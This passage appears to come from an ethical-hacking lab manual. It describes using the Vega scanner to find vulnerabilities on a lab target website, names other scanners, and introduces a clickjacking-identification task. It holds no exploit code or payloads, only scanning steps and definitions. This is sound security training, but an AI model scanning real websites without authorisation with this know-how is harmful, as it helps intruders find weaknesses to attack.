


17. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.


Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.



18. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.



19. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.
20. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.



21. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
22. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
23. You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (<https://wpscan.com>), **Arachni** (<https://www.arachni-scanner.com>), **appspider** (<https://www.rapid7.com>), or **Uniscan** (<https://sourceforge.net>) to discover vulnerabilities in the target website.
24. Close all open windows and document all acquired information.


## Task 7: Identify Clickjacking Vulnerability using ClickjackPoc

Clickjacking, also known as a “UI redress attack,” occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

Here, we will identify a clickjacking vulnerability using ClickjackPoc.

Note: In this task, we will identify a clickjacking vulnerability in the target website ([www.moviescope.com](http://www.moviescope.com)) hosted by the **Windows Server 2019** machine, and we will use the **Parrot Security** machine as the host machine.

